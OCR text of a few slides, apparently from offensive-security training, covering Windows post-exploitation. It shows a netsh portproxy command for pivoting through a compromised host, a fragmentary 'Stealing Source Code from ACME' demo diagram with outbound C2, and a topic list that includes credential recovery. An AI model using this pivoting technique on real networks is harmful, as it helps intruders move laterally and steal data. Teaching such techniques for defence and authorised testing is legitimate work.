
```
netsh interface portproxy add v4tov4
        listenport=LPORT listenaddress=0.0.0.0
        connectport=FPORT
        connectaddress=FHOST
```

- Requires IPv6 stack is installed.
- Port forward persists on reboot. **CLEAN UP!**
  netsh interface portproxy reset

DEMONSTRATION
Stealing Source Code from ACME


FS
WS
JD
Outbound C2


FS
WS
JD
Outbound C2


FS
WS
JD
Outbound C2
SSH (port 22)
SSH (port 2222)

Summary

- Administrator Rights
- Execute
- Upload and Download
- Process Manipulation
- Recovering Credentials
- Using Credentials
- User Exploitation
- Pivoting
- DEMO!